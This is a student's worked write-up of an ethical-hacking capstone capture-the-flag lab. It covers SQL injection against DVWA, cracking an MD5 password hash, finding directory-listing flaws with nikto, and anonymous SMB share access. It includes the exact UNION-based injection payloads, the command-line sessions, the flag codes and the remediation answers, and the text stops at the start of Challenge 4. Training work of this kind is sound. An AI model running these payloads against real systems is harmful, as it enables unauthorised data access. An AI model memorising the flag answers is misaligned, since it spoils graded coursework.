Final Capstone Activity

Objectives

For this Final Capstone Activity, you will conduct a complete penetration test starting with reconnaissance and then launching exploits against vulnerabilities that you have discovered. Finally, you will propose remediation for the exploits.

This assessment is in the form of a cybersecurity capture the flag exercise. You will use your ethical hacking skills to locate files that contain flag values. You will then report the flag values that you found as part of the assessment.

In this simulation of an ethical hacking engagement, you will use tools to exploit vulnerabilities that you discover in order to reach a goal. This can entail a trial-and-error approach that requires persistence and may include a degree of struggle. For your own skill development, working through this struggle can be productive. If you are completely stuck, ask your instructor for assistance.

- **Challenge 1** – Use SQL injection to find a flag file.
- **Challenge 2** – Use web server vulnerabilities to investigate directories and find a flag file.
- **Challenge 3** – Exploit open Samba shares to access a flag file.
- **Challenge 4** – Analyze a Wireshark capture file to find the location of a file containing flag information.

Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0 and 192.168.0.0/24 networks.

Required Resources

- Kali VM customized for the Ethical Hacker course

Instructions

Challenge 1: SQL Injection

Total points: 25

In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file with Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup

a. Open a browser and go to the website at 10.5.5.12.

Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

b. Login with the credentials **admin / password**.

c. Set the DVWA security level to **low** and click **Submit**.

Step 2: Retrieve the user credentials for the Bob Smith's account.

a. Identify the table that contains usernames and passwords.

b. The # symbol comments out the rest of the original SQL query.

c. Locate a vulnerable input form that will allow you to inject SQL commands.

d. Retrieve the username and the password hash for **Bob Smith's** account.

e. NOTE: I performed reconnaissance to identify the tables- using the following payloads

'OR 1 =1 # Provide an idea of the data

1 ' ORDER BY 1 # number of data available (table has two columns)


1' OR 1=1 UNION SELECT 1, VERSION()# -get a version of the database

1' OR 1=1 UNION SELECT 1, DATABASE()# name of database

1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#

1' OR 1=1 UNION SELECT user,password FROM users#

Username and password hash for Bob smith's - smithy and 5f4dcc3b5aa765d61d8327deb882cf99



```
ID: 1' OR 1=1 UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Step 3: Crack Bob Smith's account password.


Use any password hash cracking tool desired to crack **Bob Smith**'s password.

What is the password of **Bob Smith's** account?

Note: password hash for Bob smith's was identified. Go to https://crackstation.net/

Enter the password hash, Select I'm not a robot and click crack hashes

See result in the screenshot



```
5f4dcc3b5aa765d61d8327deb882cf99
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Then enter 10.5.5.12 and login with username smithy and password password

User is logged in as smithy



10.5.5.12/index.php
ux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Logout

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- bWAPP
- NOWASP (formerly known as Mutillidae)
- OWASP Broken Web Applications Project

You have logged in as 'smithy'

Username: smithy
Security Level: low
PHPIDS: disabled

Step 4: Locate and open the file with Challenge 1 code.

a. Log into **192.168.0.10** as **Bob Smith**.

b. Locate and open the flag file in the user's home directory.

What is the name of the file with the code? my_passwords.txt

What is the message contained in the file? Enter the code that you find in the file. -

Congratulations!

You found the flag for Challenge 1!

The code for this challenge is 8748wf8J.

Note:

Using SSH – ssh smithy@192.168.0.10

Use password


Enter pwd to view the directory

Then enter ls – to view list files

The name of the file is my_password.txt

Use cat my_password.txt to view the content of the file

See screenshot



```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ 
```

Step 5: Research and propose SQL attack remediation

What are five remediation methods for preventing SQL injection exploits?

use this website https://www.crowdstrike.com/en-gb/cybersecurity-101/cyberattacks/sql-injection-attack/

- Install the latest software and security patches from vendors when available

-Give accounts that connect to the SQL database only the minimum privileges needed.

-Don’t share database accounts across different websites and applications.

-Use validation for all types of user-supplied input, including drop-down menus

-Use allow list input validation to prevent unvalidated user input from being added to query

Challenge 2: Web Server Vulnerabilities

Total points: 25

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.

In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup

a. If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.

b. Set the application security level to low.


Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.

Which directories can be accessed through a web browser to list the files and subdirectories that they

Contain? /config, /config, /docs, /icons/README, /login.ph

To view list of available directories Use Nikto –h 10.5.5.12 - see screenshot



The code for this flag is: aWe-4975

```
┌──(kali㉿Kali)-[~]
└─$ nikto -h 10.5.5.12
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.5.5.12
+ Target Hostname:    10.5.5.12
+ Target Port:        80
+ Start Time:         2025-12-31 15:23:10 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2025-12-31 15:23:26 (GMT0) (16 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Step 3: View the files contained in each directory to find the db_form.html file.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.

Note :

/config/: Directory indexing found.

/config/: Configuration information may be available remotely.

/docs/: Directory indexing found.

/icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/

/login.php: Admin login page/section found.

In which two subdirectories can you look for the file?

/config or /doc

What is the filename with the Challenge 2 code? /db_form.html


Which subdirectory held the file? /config

What is the message contained in the flag file? Enter the code that you find in the file.

On the browser access this http://10.5.5.12/config

Click on db_form.html


See output in the second screenshot



Index of /config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

Answers may vary but include: Configure your web server to prevent directory listings for all paths beneath the web root. Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

Note

Disabling directory listing in your web server configuration and ensuring that each directory as an index file

Challenge 3: Exploit open SMB Server Shares

Total points: 25

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.


Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

Note

Use Nmap –p 139,445 10.5.5.0/24

The only host opened is 10.5.5.14

Screenshot attached



```
┌──(kali㉿Kali)-[~]
└─$ nmap -p 139,445 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-12-31 18:48 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.5.5.1
Host is up (0.0054s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0029s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0032s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.0063s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0054s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0013s latency).
```


Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

What shares are listed on the SMB server? Which ones are accessible without a valid user login?

Note – use enum4linux –a 10.5.5.14

See shares in the output -



```
 ===================================( Share Enumeration on 10.5.5.14 )===================================

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
```

Step 3: Investigate each shared directory to find the file.

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

Locate the file with the Challenge 3 code. Download the file and open it locally.

In which share is the file found? print$

What is the name of the file with Challenge 3 code? sxij42.txt

Enter the code for Challenge 3 below. - see screenshot

Note – use smbclient // 10.5.5.14/homes -N - see screenshot

use smbclient // 10.5.5.14/workflies -N - no files when i use ls -see screenshot

use smbclient // 10.5.5.14/print$ -N - Anonymous login successful

see screenshot -

Then view the files using ls, go through the timestamp and you would see a recent file

Cd OTHER


Then ls – you would see sxij42.txt

Then get sxij42.txt


Exit smb

ls - the file sxij42.txt should display


Use cat sxij42.txt to view




```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/workfiles -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Sep  2 13:39:42 2019
  ..                                  D        0  Fri Aug 13 20:15:47 2021

                38497656 blocks of size 1024. 8607240 blocks available
smb: \> ^Z
[2]+  Stopped                 smbclient //10.5.5.14/workfiles -N
```



```
─$ smbclient //10.5.5.14/print$ -N
nonymous login successful
ry "help" to get a list of possible commands.
mb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 8607224 blocks available
mb: \> cd OTHER
mb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 8607204 blocks available
mb: \OTHER\> get sxij42.txt
etting file \OTHER\sxij42.txt of size 103 as sxij42.txt (3.7 KiloBytes/sec) (average 3.7 KiloBytes/sec)
mb: \OTHER\> exit
```



```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 8607224 blocks available
smb: \> cd OTHER
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 8607204 blocks available
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (3.7 KiloBytes/sec) (average 3.7 KiloBytes/sec)
smb: \OTHER\> exit

┌──(kali㉿Kali)-[~]
└─$ ls
Desktop    Downloads        IP_list.txt  OTHER     Public     Videos       group.txt     pw_hashees.txt  scan_resul
Documents  Great_link.html  Music        Pictures  Templates  cracked.txt  password.txt  pw_hashes.txt   scan_resul
```



```
┌──(kali㉿Kali)-[~]
└─$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.
```

Step 4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed?

Note

Network Segmentation & Firewall Restrictions

Strong Authentication & SMB Hardening

Apply least privilege on shared folder

updates and patches

Challenge 4: Analyze a .pcap file to find information.


Total Points: **25**

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

Step 1: Find and analyze the SA.pcap file.

